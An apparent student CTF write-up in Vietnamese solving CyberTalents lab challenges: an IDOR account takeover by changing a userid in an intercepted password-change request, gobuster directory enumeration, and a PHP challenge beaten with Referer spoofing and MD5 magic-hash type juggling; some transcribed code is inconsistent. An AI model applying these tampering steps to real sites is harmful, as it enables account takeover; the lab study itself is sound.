
```

<div class="wrap-login100">
  <form method="post" action="index.php" class="login100-form validate-form p-l-55 p-r-55 p-t-178">
    <span class="login100-form-title"> Sign In </span>
    <div class="wrap-input100 validate-input m-b-16 alert-validate" data-validate="Please enter username"><input type="text" name="username" value=""></div>
    <div class="wrap-input100 validate-input alert-validate" data-validate="Please enter password"><input type="password" name="password" value=""></div>
    <br>
    <div class="container-login100-form-btn"><input type="submit" value="Sign In" /></div>
    <div class="flex-col-c p-t-170 p-b-40"><span>
      <a href="signup.php" hidden class="txt3"> Sign up now </a> -- $0
    </span>
    </div>
  </div>
<!------->
<script src="vendor/jquery/jquery-3.2.1.min.js"></script>
<!------->
<script src="vendor/animation/js/animation_min.js"></script>
<!------->
<script src="vendor/bootstrap/js/popper.js"></script>
<script src="vendor/bootstrap/js/bootstrap_min.js"></script>
<!------->
<script src="vendor/select2/select2.min.js"></script>
<!------->

```

html body div.limiter div.container-login100 div.wrap-login100 form.login100-form.validate-form.p-l-55.p-r-55.p-t-178 div.flex-col-c.p-t-170.p-b-40 a.txt3

ta vào được trang signup và thực hiện đăng ký



Sau khi đăng ký xong ta có thể login vào trang



Ở đây ta thấy url có id=6 vậy có thể id=1 là quyền admin, ta sẽ thử thực hiện leo quyền ở đây ta không thể trực tiếp chỉnh sửa trên url được, ta sẽ thực hiện bắt gói tin và chỉnh sửa



Tiếp theo ta sẽ thực hiện chỉnh sửa password để bắt gói tin

Silly Doors » CyberTalents kiet's Profile

Not secure | wcamxwl32pue3e6mkm73pe2cqzqwmqvrvw6lpc2zo-...

Edit Profile:

New Password

Re-Enter Password

CHANGE PASSWORD

ta thực hiện bắt gói tin chỉnh sửa, chỉnh sửa id thành 1 và gửi đi

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected. A request is captured from the 'Intercept' tab. The raw request content is as follows:

```

1 POST /profile/change.php HTTP/1.1
2 Host: wcamxwl32pue3e6mkm73pe2cqzqwmqvrw6lpc2zo-web.cybertalentslabs.com
3 Content-Length: 36
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://wcamxwl32pue3e6mkm73pe2cqzqwmqvrw6lpc2zo-web.cybertalentslabs.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://wcamxwl32pue3e6mkm73pe2cqzqwmqvrw6lpc2zo-web.cybertalentslabs.com/profile/settings.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=46c39774ec2f8271d173baa7d79cb4e5; userid=1;
sessionid=la91020dc90575all4ab5b209bfe40bb
14 Connection: close
15
16 newpass=kiet&userid=1&newrepass=kiet

```


The 'Raw' tab is selected. The right panel shows the 'Inspector' tool with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

thông báo nhận được khi chỉnh sửa thành công password và gửi đi

The screenshot shows a browser window with two tabs. The active tab is titled "Silly Doors » CyberTalents" and the other tab is titled "wcamxwl32pue3e6mkm73pe2cq...". The address bar shows the URL "Not secure | wcamxwl32pue3e6mkm73pe2cqzqwmqvrw6lpc...". The page content displays the message "Password Changed."

Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/profile/change.php:21) in /var/www/html/profile/change.php on line 23

Sau đó thực hiện đăng nhập với tài khoản admin và password mới vừa thực hiện đổi, ở đây do thực hiện sai nhiều lần nên password cuối là 123456



Cuối cùng ta có được flag như bên dưới



FLAG{YOU_FOUND_MY_ID0R!!}

Khuyến cáo: Thực hiện lọc đầu vào

35. Kịch bản bean

36. bean - data

THực hiện tìm kiếm và truy cập vào các trang ẩn

Mô tả

Bước 1: Vào trang web




Figure 29: Hình ảnh khi vào trang web

Sau khi vào trang web, đây là 1 trang không có gì cả ngoài mỗi hình ông Mr. Bean, chúng em thử cách scan các đường dẫn khả dung trên web bằng **gobuster** như hình 30

```
[kali㉿kali]-[~]
$ gobuster dir -u http://wcamxwl32pue3e6mr4gvmkxal3dmkgvdmw8xh9vr-web.cyber-talents-labs.com/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://wcamxwl32pue3e6mr4gvmkxal3dmkgvdmw8xh9vr-web.cyber-talents-labs.com/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Threads:      404
[+] Threads:      3.5
[+] Timeout:      10s
=====
2023/03/21 03:46:38 Starting gobuster in directory enumeration mode
=====
/files          (Status: 301) [Size: 185] [→ http://wcamxwl32pue3e6mr4gvmkxal3dmkgvdmw8xh9vr-web.cyber-talents-labs.com/files/]
Progress: 1055 / 207644 (0.51%)
```

Figure 30: Hình ảnh quét thư mục bằng gobuster

Với hình ảnh trên ta thấy được có 1 đường dẫn files và tiến hành thăm dò nó, flag có thể nằm trong đây

.. /		
alternatives/	12-Feb-2021 01:10	-
apt/	25-Apr-2017 17:19	-
cron.daily/	24-Apr-2017 17:03	-
default/	25-Apr-2017 17:20	-
dpkg/	24-Apr-2017 17:03	-
fonts/	25-Apr-2017 17:20	-
init.d/	25-Apr-2017 17:20	-
iproute2/	24-Apr-2017 17:03	-
kernel/	24-Apr-2017 17:03	-
ld.so.conf.d/	24-Apr-2017 17:03	-
logrotate.d/	25-Apr-2017 17:20	-
network/	26-Dec-2016 01:56	-
nginx/	25-Apr-2017 17:20	-
opt/	24-Apr-2017 17:02	-
pam.d/	24-Apr-2017 17:03	-
profile.d/	04-Apr-2017 16:00	-
rc0.d/	25-Apr-2017 17:20	-
rc1.d/	25-Apr-2017 17:20	-
rc2.d/	25-Apr-2017 17:20	-
rc3.d/	25-Apr-2017 17:20	-
rc4.d/	25-Apr-2017 17:20	-
rc5.d/	25-Apr-2017 17:20	-
rc6.d/	25-Apr-2017 17:20	-
rcS.d/	24-Apr-2017 17:03	-
security/	24-Apr-2017 17:03	-
selinux/	24-Apr-2017 17:03	-
skel/	24-Apr-2017 17:03	-
systemd/	18-Jan-2017 13:17	-
terminfo/	24-Apr-2017 17:03	-
update-motd.d/	24-Apr-2017 17:03	-
adduser.conf	24-Apr-2017 17:03	2981
bash.bashrc	24-Jan-2017 15:13	1863
bindresvport.blacklist	13-Aug-2016 15:24	367
debconf.conf	20-Jan-2017 12:58	2969
debian_version	15-Jan-2017 22:00	4
deluser.conf	26-Jun-2016 20:00	604
environment	24-Apr-2017 17:03	0
fstab	24-Apr-2017 17:02	37
gai.conf	02-Aug-2016 02:01	2584
	25-Aug-2017 17:20	456

Figure 31: Hình ảnh các file/folder trong ..files

Và sau khi lục lọi trong đóng folder đó, chúng em đã tìm được flag như hình 32




Figure 32: Hình ảnh flag

FLAG{Nginx_nOt_aLWays_sEcUre_bY_The_waY}

Khuyến cáo: chặn các trang đầu vào không hợp lệ

37. Kịch bản SkiddyKill3r

38. SkiddyKill3r - data

Thực hiện vào các trang ẩn và chỉnh sửa gói tin để vào được các trang mong muốn

Mô tả

Bước 1: Vào trang web




Figure 34: Hình ảnh khi vào trang web

Tiếp theo, ta thử nhập admins vào hộp thoại tìm kiếm, sau đó enter và xem source trang thì ta được 1 hint khá hay đến từ phía comment của đoạn code trong source trang. Xem hình 35




Figure 35: Hình ảnh source trang

Ta quay về trang nhập thông tin ban nãy, và nhập Momen sau đó enter, ngay lập ta được thêm 1 hint tiếp theo như các hình sau



Your Hint Is /hint.php

Figure 36: Hình ảnh mô tả hint nằm trong file hint.php




Figure 37: Hình ảnh 1 phần đoạn code trong file hint.php

```

<?php

// Our Site Have robots.txt Too

require_once("real_flag.php");

if(isset($_GET['show']) && $_GET['show']=='True')
    show_source(__FILE__);
else
    echo("Parameter is good even it was <b>True</b> or <b>False</b>");

if(isset($_SERVER['HTTP_REFERER']) && $_SERVER['HTTP_REFERER']=='http://cyberguy')
    echo($flag1);
else
    echo("<br>Nothing To <b>show</b> Here !<br>");

if (isset($_COOKIE['flag']) && isset($_COOKIE['flag1']))
{
    if($_COOKIE['flag'] != $_COOKIE['flag1'])
    {
        if(md5($_COOKIE['flag'])==md5($_COOKIE['flag1']))
        {
            echo "$flag2";
        }
    }
}

if (isset($_GET['flag']) && $_GET['flag'] == "HiNT" && isset($_COOKIE['flag']) && $_COOKIE['flag'] == "True"){
    echo $hint;
};

/*
To Get The Final Flag Try To Search About The Right User-Agent And File ;
Remember: - The Flag Not Always Exists In What We See
*/

```

Figure 38: Hình ảnh mô tả việc hiển thị file hint.php

Dựa vào hình 37, ta có đầy đủ code trong file hint.php như sau

```

<?php

// Our Site Have robots.txt Too

require_once("real_flag.php");

if(isset($_GET['show']) && $_GET['show']=='True')

    show_source(__FILE__);

else

    echo("Parameter is good even it was <b>True</b> or <b>False</b>");
```

```
if(isset($_SERVER['HTTP_REFERER']) && $_SERVER['HTTP_REFERER']=='http://cyberguy')

    echo($flag1);

else

    echo("<br>Nothing To <b>show</b> Here !<br>");



if (isset($_COOKIE['flag']) && !isset($_COOKIE['flag1']))

{

    if($_COOKIE['flag'] != $_COOKIE['flag1'])

    {

        if(md5($_COOKIE['flag'])==md5($_COOKIE['flag1']))

        {

            echo "$flag2";

        }

    }

}

}







if (isset($_GET['flag']) && $_GET['flag'] == "HiNt" && !isset($_COOKIE['flag']) && $_COOKIE['flag'] == "True"){

    echo $hint;

};





/*



To Get The Final Flag Try To Search About The Right User-Agent And File ;)

Remember: - The Flag Not Always Exists In What We See

*/




echo "<br><br>";

echo "Your User Agent : - <pre><b>" . htmlspecialchars($_SERVER['HTTP_USER_AGENT']) . "</b></pre> I Think You
Need It ;)" . "\n\n";

?>
```

ta sẽ vào thử trang Robots.txt để xem nhưng bị chặn



Tiếp tục ta vào trang hint.php trên repeater để thực hiện tìm kiếm thì ta có flag1: **0xL4ugh{H3r0_**

Request

```
Pretty Raw Hex
1 GET /hint.php HTTP/1.1
2 Host: wcamlxw132pue3e6m4m236nlbg301mqvrv6pc2zo-web.cyberthalentslabs.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.563.65 Safari/537.36
5 Referer: http://cyberguy
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.25.2
3 Date: Thu, 23 Mar 2023 07:45:06 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 86
6 Connection: close
7
8 Parameter is good even it was <b>
9     True
</b>
or <b>
10    False
</b>
<b>
11    0xL4ugh{H3r0_
</b>
<b>
12    r
</b>
```

Ở đoạn code này thì chúng ta được là ta cần phải tìm 2 giá trị md5 băm collision để truyền vào

```

if (isset($_COOKIE['flag']) && isset($_COOKIE['flag1']))
{
    if($_COOKIE['flag'] != $_COOKIE['flag1'])
    {
        if(md5($_COOKIE['flag'])==md5($_COOKIE['flag1']))
        {
            echo "$flag2";
        }
    }
}

```

Theo hướng dẫn của bạn trợ giảng trên lớp thì ta sẽ có thông tin các payload ở dưới đây

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Type%20Juggling>

Magic Hashes - Exploit

